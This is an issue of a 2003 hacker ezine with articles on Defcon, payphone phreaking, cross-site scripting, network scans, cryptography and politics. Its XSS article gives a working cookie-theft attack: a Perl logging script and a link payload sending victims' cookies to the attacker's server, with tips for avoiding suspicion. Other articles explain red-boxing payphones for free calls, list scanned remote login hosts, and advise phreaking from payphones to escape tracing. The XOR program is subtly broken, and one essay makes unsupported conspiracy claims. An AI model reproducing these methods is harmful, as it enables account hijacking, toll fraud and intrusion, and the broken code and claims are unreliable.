



RADICAL

FUTURE

Issue 5

Summer - Winter '03

Down with the AIAA

Senior Editor

Epiphany

Writers

Anthony George, DATA_Noise, DV8, Ender (Ansatsu), J0hny Lightning, Khaos,
K Sephice, Ragweed, StankDawg, Undetected, Unity

Front Cover Created By

Epiphany

Layout Designer & Graphic Artist

Epiphany, Scramble45


Special Thanks To

The Binary Revolution (www.binrev.com) www.usystems.tk,
www.rootsecure.net

Radical Future is a production of Port7Alliance.com. This magazine focuses on computer hacking, and the freedom of speech, expression, and press when it comes to political beliefs and events. We try to cover a broad range of opinions but we like to focus on opinions that are not normally heard in the mass media. This magazine will remain neutral at all times and respect different opinions. Radical Future targets the younger generation as it is produced by this generation. This publication is truly for the intellectual that lies in us all. If you believe in what we are trying to do, please offer your support at www.port7alliance.com.

—==+++All information contained within this magazine is for educational purposes only. We cannot be held responsible for any damages you may incur upon yourself or others.+++==—





Hackers are the Description
of Mathematical Madness

DeFcon 11
The State of The Automated Coin Toll Service in Canada
XSS and Cookie Theft
What To Believe?
Datapac hand scanning
Crypto Software Source
Quantum Cryptography
Scanning for FTP?s
A Tale of Tricks v1.1
Extreme UI traviolet Lithography
Scanning <http://go.msn.com/>
Knoppix
Easy Basics for SMTP Hacking
The Basic Principles Of Telecom Switching - Part Two
School Status
Failing in the NY Education System
Assembler directives
BOHEX-VIRII
Loss Of Innocence

A brief synopsis of Defcon 11

Simply put Defcon 11 was awesome. After attending I think it can be referred to as the Mecca of the large and diverse hacking culture of the online world; because unless you're visiting the CCC in Amsterdam or HOPE in NY, you won't find a larger gathering of hackers anywhere else. And just like Mecca everyone should visit it at least once in their lifetime.

At the las vegas convention you will find normal guys, smart guys, business guys, famous guys, weird guys, a lot of drunken guys, some girls, scene whores, as well as retards/script kiddies. (Hopefully not too many) While I was there I spoke to Kevin Mitnick, the head of computer security at Intel Inc, met up with a lot of guys that I knew online, saw naked girls, fell in a drunken stupor myself, bought a lot of cool swag, but unfortunately didn't really learn anything.

Most of the Defcon panels weren't that great. Added to that fact was the policy where an attendee could only watch one panel at a time. (If you saw a panel of 802.11b, you couldn't stay to see the next one on Kernel Auditing.) So unless someone hands you a 0-day exploit or you have a question you need answered there's not much to learn computer wise unless you're a n00b. In fact most of the time at Defcon most likely (unless you enter into one of the many competitions) will be spent partying. This is fine by me, but probably not what most people would expect from a hacker convention. The thing that makes Defcon awesome is the experience; there is an energy and an anarchy to that place that you can't get anywhere else. And that best part is that you won't be killed in a stampede like you would if you visited the actual Mecca. However that can change if they don't fix the panel problem.

- Favorite Moment at Defcon

J0hny_lighting telling this guy, who was complaining about how hard Visual Basic is, to learn assembly because it's easier since it has a shorter syntax.

Sorry guys for the massive delay in producing this ezine. This issue was finally able to be completed only because I just quit my job. w00t! Which was one of many reasons why I couldn't release it on time. Here's a quick list.

1. I was working many hrs for a retarded boss
2. The OS on my laptop hard drive died (which had all my RF work)
3. A month later, in an attempt to recover the data from the 3.5in HD the circuitry was damaged, thereby forcing me to accept the fact that I wasn't going to be able to get the data back until I am rich enough to pay \$2000+ for recovery services.
4. Adding insult to injury I was barred from using my computers for a month by my parents for reasons I'd rather keep undisclosed.

So yea...noone said being a hacker was easy.. w000t!!!



The State of The Automated Coin Toll Service in Canada

Written By Unity
unity@port7alliance.com

ACTS: Automated Coin Toll Service. ACTS is the system by which Ma Bell determines how much money has been deposited into a payphone. ACTS replaced operators, and created autonomy in the revenue collection systems for payphones. ACTS currently works on a DTMF (Dual-Tone-Multi-Frequency) system, a tone comprised of 2200Hz + 1700Hz. ACTS is currently used to determine charges and monitor long-distance calls through the AT&T system. Apparently, AT&T has filed with the FCC to discontinue sent-paid toll services. This would spell the end of ACTS.

Now, Telus has been phasing out sent-paid toll service for a while now, slowly replacing coin-first long-distance payphones with calling-card-only payphones. And who wouldnt want to? Calling cards are a much safer and more fraud-resistant method of charging long-distance calls. In the 780 area code I have noticed only a few new phones coming in with no long-distance coin-first calling abilities. Older Nortel (Quortech?) Centurions are still redboxable, though. But those too are being phased out, darn those Telus boys! Its really a love-hate relationship. Word has it that Telus is planning to completely phase out coin based long distance calling within the next few years, so enjoy it while you can! By the way, 2200Hz + 1700Hz DTMF is equivalent to a single tone 2200Hz up north, here in Canada.

ACTS-equipped payphones can be fooled by redboxing quite easily. For those of you who arent aware, a red box is any device that can play back the tones that are used by tone signalling pay telephones

to identify that money has been put in the coin slot. Basically, at the heart, a red box is any device that is capable of creating or playing back a 2200Hz + 1700Hz DTMF tone.

You can make a red box quite easily using a digital, tapeless recorder. Such a recorder can be purchased at a Radio Shack for probably between 10 and 20 dollars. Simply record the 2200Hz + 1700Hz tone into the digital recorder, and you can play it back into the mouthpiece of the payphone to get your "cash". This isnt a tutorial on how to make a red box though, so thats enough of that.

Anyways, ACTS is used on Telus's older Nortel Centurion payphones to determine the pricing for long-distance calls. When you dial a long distance call, an automated operator comes in on the line, saying something along the lines of, "Getting Rates, Please Wait...". So you wait. Eventually the automated operator comes back on the line, and will ask you to deposit a certain amount of money. At this time, you can use your red box to fool the payphone into thinking that you have already deposited your money. As the operator asks for money, you play your tones into the phone, and voila! Free long distance calls. Every so often the operator will come back on, into the conversation, and will ask you to insert more money, when this happens, just play your tones again.

Its surprising that a red box-able service such as ACTS has survived as long as it has, but enjoy it while it lasts! Once Telus phases it out, there will be no more ACTS.

XSS and Cookie Theft

by J0hny_Lightning

j0hny_lightning@port7alliance.com

INTRODUCTION

With web pages becoming increasingly more interactive these days there has been a rather large increase of web sites vulnerable to Cross Site Scripting attacks, also know as XSS. In this article I will explain what causes an XSS condition and how you can take advantage of it to steal cookies.

BACKGROUND

Cookies can sometimes store highly personal information including social security numbers, credit card numbers, passwords, etc. However, the main use for a cookie is to provide a means of authentication. An example of this is when a user logs into a web based email service and is sent a cookie that tells the email service they are logged in. This way the user does not have to retype his password every time he or she wants to view a different page. If this cookie can be stolen from the users computer and placed in another, it can be used to bypass authentication. The nature of this attack makes ecommerce sites, message boards, and other interactive sites of this nature prime candidates for attack.

The cause of an XSS hole is a faulty CGI script that will post data to another page that it got from user input without first filtering the data for malicious content. In this case the malicious content includes HTML and JavaScript tags, usually injected into web page source code using a url, for

example:

```
www.vulnerableserver.com/  
faulty_cgi_script?<script>alert("!");</  
script>
```

THE ATTACK

In order to successfully steal a cookie you will need a working webserver. The goal is to trick a user into visiting a link which contains JavaScript that will read the cookie and send it to a CGIscript on your server, that script will then write the contents of the cookie to a file. I have provided a perl cgi to do this below:

```
#####          Begin          xss.cgi  
#####  
#  
# Note: this script is insecure, remove it  
# from your server after use.  
#  
#!/usr/bin/perl  
use CGI qw/:standard/;  
$query = new CGI;  
  
# Fetch domain name and cookie value  
$cookie_contents = $query->param('cc');  
$domain_name = $query->param('dn');  
  
# write cookie value to a file  
# whose name is the domain name.  
open(COOKIE_FILE, ">>$domain_name") || die  
;  
print COOKIE_FILE $cookie_contents;  
close(COOKIE_FILE);  
###          End          xss.cgi  
#####
```

Place this script in the cgi-bin

directory of your server, and name it xss.cgi. The final step is to have a legitimate user of the vulnerable site to click on a link that looks like this:

```
<a href="http://www.vulnerableserver.com/cgi-bin/vulnerablescript?<script>document.location='http://yourserver/cgi-bin/xss.cgi?dn=' + document.domain + '&cc=' + document.cookie'</script>">Click Me</a>
```

The person will get an error because xss.cgi does not provide any output, you can solve this by having xss.cgi print an authentic looking 404 error to keep the user from getting suspicious. There now exists a file in your cgi-bin directory whose name is "www.vulnerableserver.com" and contains the contents of the user's cookie. Many email services and bulletin boards have been exploited with this technique in recent months. If you are worried about your link looking suspicious, it may be possible to place the JavaScript in and img tag. Play around.



What To Believe?

Written by K Sephice

killer@port7alliance.com

[1] conspiracy - (a) *Law*. An agreement between two or more persons to commit a crime or accomplish a legal purpose through illegal action.

[1] propaganda - (a) The systematic propagation of a doctrine or cause or of information reflecting the views and interests of those advocating such a doctrine or cause.

(b) Material disseminated by the advocates or opponents of a doctrine or cause: *wartime propaganda*.

“You know why they give you oxygen mask when the plane is falling?”

“So that you breath..?”

“No.. oxygen gets you high.. when you’re high, you accept your fate.”

-Fight Club, Tyler Durden to Nameless (Jack)

“Many of what you see and hear on television is conspiracy and propaganda.” ... WRONG! It is “**All** of what you see and hear on television is conspiracy and propaganda.” People, the majority, are usually the targets and victims of the attacks. What other countries do, I cannot say, you may say it’s good, you may say it’s bad, but that’s you. I cannot say because I’ve never been there. I am talking about North America, The United States of the Empire... oh sorry, I mean America.

I was only in first grade at that time, but something happened then that horrified me ever since.... I had different teachers teaching different subjects coming in and preaching the “you are living in America... the home of the brave”. I remember being disciplined if I didn’t remember the “I pledge my allegiance...” The fact that I have this pledge engrained into my memory is part of what disgusted me and the tradition still does continue. I also remember the

teachers, so mindless, they followed the Principle’s orders and kept on telling us to write a little biography of where we lived and where we were born, how we lived, and why we lived. After we were finished writing, the teacher would want to collect our papers... the teacher would then go home and the next day picked out the paper that says “I was born in America, I live in a nice house with a mommy and a daddy and I have one dog named George. I live because I love America, I want to see happy people and I love freedom!” All the papers next day would be handed out the next day, the paper selected by the teacher would be read by the student. (www.port7alliance.com/disgraced.html)

[2] School.. is a form of propaganda through simple politics.

Living today I found out why we were made to listen to tapes that talked about “America is good” and why we were made to watch and write about “America”. If you still can’t figure it out, I don’t blame you. Even in college, the course psychology isn’t fully taught. It’s psychological warfare. War and torture on children’s fresh mind and brain, and as they get older, he or she only support their country (or corporation) that they only heard about. Someone who would say “America isn’t the best” will be degraded in the public and be labeled as “unpatriotic!” Then that someone has... vanished! (novel entitled Fast Food Nation)

[3] During World War II, many American POWs were captured by the Chinese and Koreans. Of course, these American POWs were put into concentration camp as many of the POW in other nations would. The Chinese, having wondered “how shall we turn these soldiers, who were well-trained to give out only “name, rank, and serial number” to give out other classified military information?” A perfect way, was to make them listen, see, and write just as

we all did in school. The American soldiers would be put in a room, well-fed, with medical attention and so on. A “preacher” or someone who is a pro-Communist would go into the room personally and talk to the soldiers. Depending on the response, the preacher can turn the table in just about any instance.

The example conversation could be:

“How are you doing soldier?”

“Fine sir..”

“Listen.. you are a captive. We do not intend on killing you, but freeing you if we have your cooperation. So listen...”

Then he goes down to explaining why China does this and that. The soldier would eventually be convinced when he hears enough of what he has said.

Eventually, he would be asked to simply write a paper on “why China is good” under HIS name; under HIS handwriting. Of course, the soldier would think “hmm... these guys just want a piece of paper and my opinion... it’s not worth it to die over a piece of paper. I’ll write as much so it would satisfy them enough for me to get the hell out of here!” The Soldier would think long and hard and write and write and write and write until he finishes the nice paper. The Chinese interrogators would take the paper, read the paper on the radio WORLDWIDE, under HIS name, denouncing America. Of course, this is just an example of propaganda and conspiracy in use. It seems like there is no harm done, but the harm has been done deeper than a rabbit’s hole. A reputation is lost and then the American soldier when released cannot deny it. After all the paper can be pulled out and shown in his face. When we write, our subconscious accepts what we write as we read/review. He accepts his fate as he get old, cares less as long as he lives and might eventually even teach his generation about how China is good and America isn’t.

In America, one is attacked daily by propaganda and conspiracy. Newspapers are filled with ways of trying to get your attention to buy things you don’t need, as well as to do what it says. Although most say a country only cares for itself, another

conspiracy comes to mind. The Omega Agency.. which is supposedly the New World Order controlling the FBI’s, KGBs, CIAs, SSs, and so on. abovetopsecret.com/pages/omega.html

Anyway the idea is, what you believe is what you become. When you turn on a television or listen to a radio, there is always a sound that is strong enough just to tap your subconscious and usually those sounds are engulfed by other sound, meaning only your subconscious will receive the message. The message could be of anything nowadays from “don’t steal” to “support Bush’s election in 2004!” The world is full of crime and corruption, nowadays; you’re not free as people claim you are. The FBI can tap your phone at a moments notice. You can get arrested for anything. Your best friend whom you trusted so well can disappear. Your beloved ones break up with you for NO apparent reason. Your parents do not believe anything you say. As abstract as it seem, you are alone.

“A LIE THAT TORTURES BILLIONS OF ANIMALS

It is estimated that, just in the United States, 100 million animals of all kinds are tortured to death every year by vivisectionist mills, which operate hidden from public view in colleges and universities, hospitals, chemical and pharmaceutical companies, cosmetic and tobacco companies, countless other corporations such as General Motors (in carcass experiments), and by NASA and the military. The number of animals used by the military is unknown and thus is not included in the 100 million figure. In addition, millions of animals are consumed by the vivisectionist machinery in other countries all over the world (countries that follow the “scientific standard” set by the United States). The 1991 budget of the National Institutes of Health (NIH) in Washington, D.C., the largest source of funding for vivisectionists, was 8.6 billion tax dollars (\$8,600,000,000).(2) Because of AIDS (the new gold mines for the biomedical establishment), we are now pouring more billions into the pockets of the very “researchers” and “scientists” who never cured cancer, heart disease, diabetes, or anything else despite having consumed hundreds of billions of our tax dollars and

billions of animals just in the last few decades.”

-A LIE THAT IS KILLING US [4]

You may ask “why does the government want to setup a one-government system” / “why does the government want to do this?” Simply put, why do you own a pet? Why do you use a computer? Why do you (some of you as a parent) always feel “high”/”superior” to your entire family after yelling at your own kids? **Control.** Simply this. All in all, I believe control is the motivation of anything in the world. Since the birth of mankind, control has been our goal. Through control, man has developed ways, many ways, to control and propaganda and conspiracy is a perfect way so that they say “well, we didn’t tell you to buy this, you got up and bought it” thus stealing your hard earned money. Everything is about control. Look at history. War, control. Politics, control. Entertainment, control. Life, control. Humanity, control.

That is why I am horrified. The cycle continues of control continues in school/work/home/etc.

I cannot stress how happy I am to be freed... freed from expectations and control. I had an epiphany and am on the road to enlightenment. When I was little, there was this large plug into the back of my head and goes down through my spine. This helplessness “me” couldn’t struggle, couldn’t fight back against the big system, the idea of 2 plus 2 equals 5. This “me” had no choice but to submit and obey.. until I got older and broke free.

Just read this again and think about what you will be becoming before you turn on your television next time...

“See the world through our eyes.”

some propaganda/conspiracy in action-

~cnn.com/2003/US/07/25/mcmillan.suicide/index.html

~cnn.com/2003/US/07/25/voices.photo.release/index.html

~Kennedy Assassination

~Nike commercials

~this paper

source-

[1] dictionary.com

[2] “If I Cared” by khaos, Radical Future

[3] “Influence” by Robert B. Cialdini, Ph.D.

[4] textfiles.com

“When was the last time you were free?”

-k



Photo taken by Steve Pike
www.pike-eye.com

*Manual Scan of Remote Charging Datapac Nua's:
The Block of 91600XXX (Toronto)
As of June 22 2003*

-Unity

~~~~~  
Alive Nuas  
~~~~~

These ones would all respond to certian commands with some sort of output, or, at the very least, disconnect me as soon as I connected.

DATAPAC: call connected to 9210 0014
(001) (n, remote charging, packet size:
256)
nBA

DATAPAC: call connected to 9160 0169
(001) (n, remote charging, packet size:
256)
DIALUP CONNECTED

DATAPAC: call connected to 4440 0105 - hunted
(003) (n, remote charging, packet size:
256)
DATAPAC: call cleared - remote directive

DATAPAC: call connected to 9160 0529
(001) (n, remote charging, packet size:
256)
DIALUP CONNECTED

DATAPAC: call connected to 9160 0679
(001) (n, remote charging, packet size:
256)
AOS/VS II 3.21.00.72 / EXEC-32 3.21.00.00
22-Jun-03 17:46:14 @CON43
Username:

DATAPAC: call connected to 9160 0681
(001) (n, remote charging, packet size:
256)
DATAPAC: call cleared - remote directive

DATAPAC: call connected to 9160 0764
(001) (n, remote charging, packet size:
256)
Please enter your terminal id; '?' for MENU; 'L'
to LOGOFF

DATAPAC: call connected to 9160 0765
(001) (n, remote charging, packet size:
256)
Please enter your terminal id; '?' for MENU; 'L'
to LOGOFF

DATAPAC: call connected to 9160 0860
(001) (n, remote charging, packet size:
256)
[note from unity: try typing a period.]

~~~~~  
Mystery Nuas  
~~~~~

I couldnt get these nuas to respond to any commands. If anyone has any luck finding commands that work on these nuas, inform me.

DATAPAC: call connected to 9160 0716
(001) (n, remote charging, packet size:
256)

DATAPAC: call connected to 9160 0773
(001) (n, remote charging, packet size:
256)

DATAPAC: call connected to 9160 0830
(001) (n, remote charging, packet
size:0 256)

DATAPAC: call connected to 9160 0852
(001) (n, remote charging, packet size:
256)

DATAPAC: call connected to 9160 0216
(001) (n, remote charging, packet
size: 256)

DATAPAC: call connected to 9160 0890
(001) (n, remote charging, packet
size: 256)

DATAPAC: call connected to 9160 1065
(001) (n, remote charging, packet
size: 256)

DATAPAC: call connected to 9160 1086
(001) (n, remote charging, packet
size: 256)

DATAPAC: call connected to 9160 1087
(001) (n, remote charging, packet
size: 256)

~~~~~  
Random NUA's  
~~~~~

DATAPAC: call connected to 2520 0072 -
backed up and hunted
(005) 3(n, remote charging, packet
size: 256)
User name/NOM D'USAGER?
Password/MOT DE PASSE?

Crypto Software Source

```
DATAPAC: call connected to 9170 0420
(001) (n, remote charging, packet
size: 256)
CHANNEL CONNECTED
```

```
DATAPAC: call connected to 9170 0420
(001) (n, remote charging, packet
size: 256)
```

```
Password > quit
```

```
DATAPAC: call connected to 9320 0233
(001) (n, remote charging, packet
size: 256)
```

```
UMnet Ver 3.0.11 Port:0/0/05/000 JUL
02 17:21:54 2003
Request (enter classname or "help"):
```

```
DATAPAC: call connected to 9380 0244
(001) (n, remote charging, packet
size: 256)
Does your terminal display graphics? Y/N
```

```
[in closing]
```

```
Key macros are where its at!
-unity 2003
```

```
/*
* Program Name :: Noise Encryptor/Decryptor
* Author Name :: DATA_Noise
* Organization :: Underground Systems
* Email :: DATA_Noise<at>undergroundsystems.org
* Website :: http://www.undergroundsystems.org/
* Compile :: bash$ gcc -o noise noise.c
*/
```

```
#include <stdio.h>
#include <errno.h>

static char *progrname[ ] = { "NOISE", "noise.c", "DATA_Noise
2003" };
```

```
int main(int argc, char *argv[ ])
{
FILE *fpin;
FILE *fpout;
int count,bytes;
```

```
if(argc != 4)
{
printf("Simple Noise Encryptor/Decryptor\n");
printf("Usage: %s <encryption/decryption file> <outfile>
<key>\n",
argv[0]);
printf("Sample: %s Text.txt Text.noise s3cr3t\n", argv[0]);
exit(-1);
}
```

```
if((fpin = fopen(argv[1], "rb")) == NULL)
{
perror("fopen() failed");
exit(-1);
}
```

```
if(fpout = fopen(argv[2], "wb")) == NULL)
{
perror("fopen() failed");
exit(-1);
}
```

```
while((count = getc(fpin)) != EOF)
{
count = count ^ *argv[3];
bytes++;
putc(count, fpout);
}
```

```
fclose(fpin);
fclose(fpout);
printf("Encrypted %s and stored data in %s\n", argv[1],argv[2]);
printf("Wrote %d bytes to %s\n", bytes,argv[2]);
return 0;
}
```

RADICAL FUTURE

```
#####
# #
# #
##### #
\ # # \
|\ # # |\ \
| | # # | | | | |
| | # # | \ \ | |
| | | # # \ | |
| | # # \ | |
| | | \ \ | | | |
\ | | | | | | | |
\ \ | | | | # | | |
| | \ \ | | | | # \ | |
#####
```

Quantum Cryptography

Written By Ender (ansatsu)
It can keep a secret.... really.

When you first read about quantum mechanics in a college textbook, it seems ridiculous. Electrons can spin in two different directions at the same time. They quit spinning both ways when you look at them. It sounds a lot like Snuffleupagus, Big Bird's friend who shows up only when no adults are around. The idiosyncrasies of electrons, photons, and other very small particles are so very different from the behaviors of objects you can see and touch as to stretch belief.

But quantum mechanics isn't fantasy. It's hard science, and could soon affect our macroscopic lives. Drawing on 20 years of research, two companies have used the principles of quantum mechanics to create the most secure form of computer encryption the world has ever seen.

Id Quantique introduced a quantum cryptography system last summer, and MagiQ Technologies will follow suit by the end of this year. These systems use photons to send secret encryption keys, hiding each key behind the most famous tenet of quantum mechanics, the Heisenberg Uncertainty Principle (H.U.P.). When you exchange quantum keys with someone, you can be sure that no one could ever hope of breaking it. Any e-mail message, telephone call, or financial transaction encrypted with these keys will be impossible to crack.

The reigning encryption technique is RSA encryption, which lets two people send each other private messages over the Internet using a public and private key. If you think that RSA is impossible to crack you're wrong. It can be done. However, if quantum cryptography comes to a public use, our 'race' of geeks is over; for quantum cryptography cannot be beaten. Let me explain.

According to the H.U.P., if you try to measure the behavior of a quantum particle, you alter it in such a way that your measurement isn't completely accurate. This means if you send encryption keys using photons, which adhere to the laws of quantum mechanics, no one could steal them.

I'll take you through the process. Alice sends Bob a series of individual photons, using the polarization of each photon to indicate a binary digit. If Eve tries to read the photons en route, she can't help but change their polarizations in some cases, leaving telltale signs she was eavesdropping.

As the photons reach Bob and he tries to read them, he ends up changing polarizations as well. But he doesn't change them all, and with the help of a clever algorithm, he and Alice can confer and ascertain which photons he altered and which he didn't. They can then determine whether Eve was eavesdropping and, if she wasn't, build an encryption key that no one could ever hope to deduce.

The only thing stopping this from hitting households is that the photons must travel over a medium that doesn't disturb their polarizations. You have to send them across a dedicated fiber-optic cable, and with current technology, that type of line can't stretch over a few dozen kilometers.

"Forgive your enemies, but never forget their names"-
JFK

Conditioned to self-interest with emotions locked away.
-Me

"I am my own worse enemy"-Less Than Jake

"The secret of success is to know something nobody else knows."-Aristotle

"It is also important to note that children may become involved in criminal activity on the Internet... crimes that children may engage in include sending viruses, hacking... and the illegal copying of software or other copyrighted material"
Port7Alliance
Home to all those kids.

Ender

Mai Permettere e Mostrare
Vendetta e Dolce

SCANNING FOR FTP'S BY RAGWEED

Okay, lets get started. By reading this article you should have a good working knowledge of what an FTP is. Scanning is to look over quickly and systematically. So scanning for FTP is gathering information about FTP including where they are and what's on them in an efficient manner. Necessary utilities in order to start include a program to scan for FTPs I recommend grims ping and you will also need a FTP client (optional as grims ping comes with one). First we will need to download grims ping available at grimsping.cjb.net/cgi-bin/download.cgi? and a FTP client. I recommend using flashfxp, which can be found at www.flashfxp.com. To start scanning for FTPs we first need to install grim's ping. Next, install flashfxp.

Let's start scanning! First step, pick a server such as www.port7alliance.com or www.rit.edu. (You may also just scan random IP addresses but I highly advise against it.)

Next, open grims ping and then hit the F9 key. Now, remember those servers you picked? Well here is where you type that address in to get its IP address. Now that you got the server's IP address click on the button that say "paste IP". Now that IP address you got from the server you picked, type it into the box and hit ok.

Next, a new menu will pop-up. On this menu there are six choices: Add Multiple Ranges, Help, Paste, Add to Queue, Rnd, and Order Range. In addition to the six choices there is also two choices of selection, one that say PubFind and another that say Ping. Make sure PubFind is selected (PubFind is selected by default.). By clicking on Add Multiple Ranges you will increase the number of locations you scan (I usually add a range of about 10.)

The Help Button well helps you figure out what you are doing. In addition, the button Paste will allow you to enter another IP address. To add an IP to scan for FTPs click on Add to Queue. The next button Rnd will give you a random IP address to scan. Last of all, Order Range. I have no clue what that button does. okay so now we've got an IP to scan and a working

knowledge of the buttons Add Multiple Ranges, Help, Paste, Add to Queue, and Rnd. Now, to start looking for anonymous FTPs click on the button that is directly below File and has a traffic light on it. Now, grim's ping will start scanning for FTPs. Once grims ping is done scanning you should view the log results now depending on what you set grim's ping to log will determine how much data you have to sort through. (I recommend just logging the FTPs that let you enter anonymously by hitting the F8 key and then selecting PubFind and then selecting Logging and having checked "Log anonymous" and nothing else.)

The next step is to view the log by hitting the F2 key. All that's needed now is for you to check those FTPs you logged with your FTP client and sift through all that data.

More information on scanning for FTP can be found on the forum at www.submissionz.com, grimsping.cjb.net, or you can always contact me on aim: ragweedkk.

Thanks to: www.port7alliance.com, www.undergroundsystems.org, and www.submissionz.com, and k sephice for the helpful editing.

Special thanks to: Dan Mack.

Acknowledgements: www.dictionary.com- for the definition of scanning.



a tale of tricks v.1.1

by unity

What Is ANI?

ANI stands for Automatic Number Identification. Your ANI information is basically the number that a call originates from. For example, if Bob the Builder picked up his home telephone (1 403 111 1234), and placed a call to 1 800 314 4258 (An AT&T ANAC number), his ANI information would be logged by the telco as "1 403 111 1234". Alternately, the ANAC number (Automated Number Announcement Circuit) would read Bob back his ANI info as "1 403 111 1234".

ANI is out-of-band. That means that ANI information is not passed on the same lines that your voice communications are on (kind of). CID (Caller ID) is passed on the same lines that your voice runs over. ANI is not CID. ANI information is completely separate from your lines, while CID information is sent to the party you call over the regular telephone lines.

COCOTs and Payphones

A COCOT (Coin Operated Customer Owned Telephone) is a pay telephone that can be purchased by anyone. Anyone can buy a COCOT. COCOTs are plugged into regular subscriber telephone lines. COCOT are independant from the telco, and are not controlled by the telco. Consequently, COCOTs must take care of all of their own billing and security internally.

hence you place a call on a COCOT, the internal firmware in the phone is responsible for all of the call, it creates the dial string and then places

the call, prompting you for money when necessary. That means that a COCOT is not required to charge any certain amount of money to the person placing the call. The COCOT can charge whatever it wants. As well, the COCOT does its own internal toll-signaling. That means that the telco doesnt really control the phone.

Phreaking from a COCOT or payphone is a whole bunch safer than phreaking from your home telephone number. When you call from a COCOT or payphone, the ANI information of the COCOT or payphone is sent down the line, rather than your home ANI. This is good.

Outdials and Private Branch Exchanges

